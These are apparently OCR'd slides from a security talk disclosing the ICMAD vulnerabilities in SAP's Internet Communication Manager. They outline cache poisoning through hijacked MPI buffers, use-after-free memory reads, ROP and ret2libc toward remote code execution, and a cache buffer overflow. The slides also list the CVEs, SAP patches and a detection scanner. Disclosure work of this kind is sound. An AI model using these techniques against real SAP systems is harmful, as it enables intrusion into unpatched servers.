
IscIWriteResponseToCache(I((Synchronized

ICM Arbitrary Cache Poisoning



ICM Arbitrary Cache Poisoning

- Steps:
  a. Attacker_1 **hijack** MPI Buffer
  b. Attacker_2 place **target request** in hijacked buffer
  c. Java generates **response** for Attacker_2
  d. Attacker_1 **tampers** response
  e. ICM stores response in **internal cache**
- Multiple HTTP connections to hijack more MPI Buffers
- A successful attack persists malicious response



DEMO:
MPI Use After Free


RCE - OOB Use After Free

- Out Of Bound (OOB) MPI Buffers transfer information about the request
- Request and Response MPI Buffer pointers are communicated through OOB
- Read memory by modifying Response MPI pointers
  - Generate response
  - Tamper OOB Buffer
  - Replace response Buffer with target address
  - Read up to 65KB of arbitrary ICM memory
- Tamper function pointers on OOB Buffers
  - Guess memory layout by reading ICM memory
  - Find ROP gadget to write near stack
  - Load registers and Ret2Libc (system)


RCE - Cache Tampering

- Hijacking OOB Buffers is not reliable (operates too fast)
- Tampering OOB Buffers crashes the ICM (MPIfreeBuffer fails)
- Other option? Tamper internal Cache
- Internal Cache stores Responses with a file header (Length, Encoding, body offset, …)


ICM Cache Buffer Overflow



ICM Cache Buffer Overflow



ICM Cache Buffer Overflow



Solutions

- CVE-2022-22536: CVSS 10 (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
- CVE-2022-22532: CVSS 8.1 (AV:N/**AC:H**/PR:N/UI:N/**S:U**/C:H/I:H/A:H)
- SAP Netweaver (Java and ABAP), S/4Hana, WebDispatcher… any SAP Installation
- **SAP Security Notes: 3123396 & 3123427**
- **Manual Workaround implemented at Netweaver and WebDispatcher**
- Detection Tool https://github.com/Onapsis/onapsis_icmad_scanner

Conclusions

- HTTP Servers as a target
  - Reverse Engineer with RFC in mind
  - Similar functions and workflow
  - Identify Requests and Responses in memory
- Escalate low level vulnerabilities with HTTP exploitation
  - Complex architectures with multiple internal Parsers
  - Not based on “invalid” HTTP headers
  - DNS Rebinding to bypass VPNs (botnet)
- ICMAD addressed by CISA:
  - Critical impact
  - All SAP installations affected
  - Accessible through most exposed service (HTTP/S)

Questions?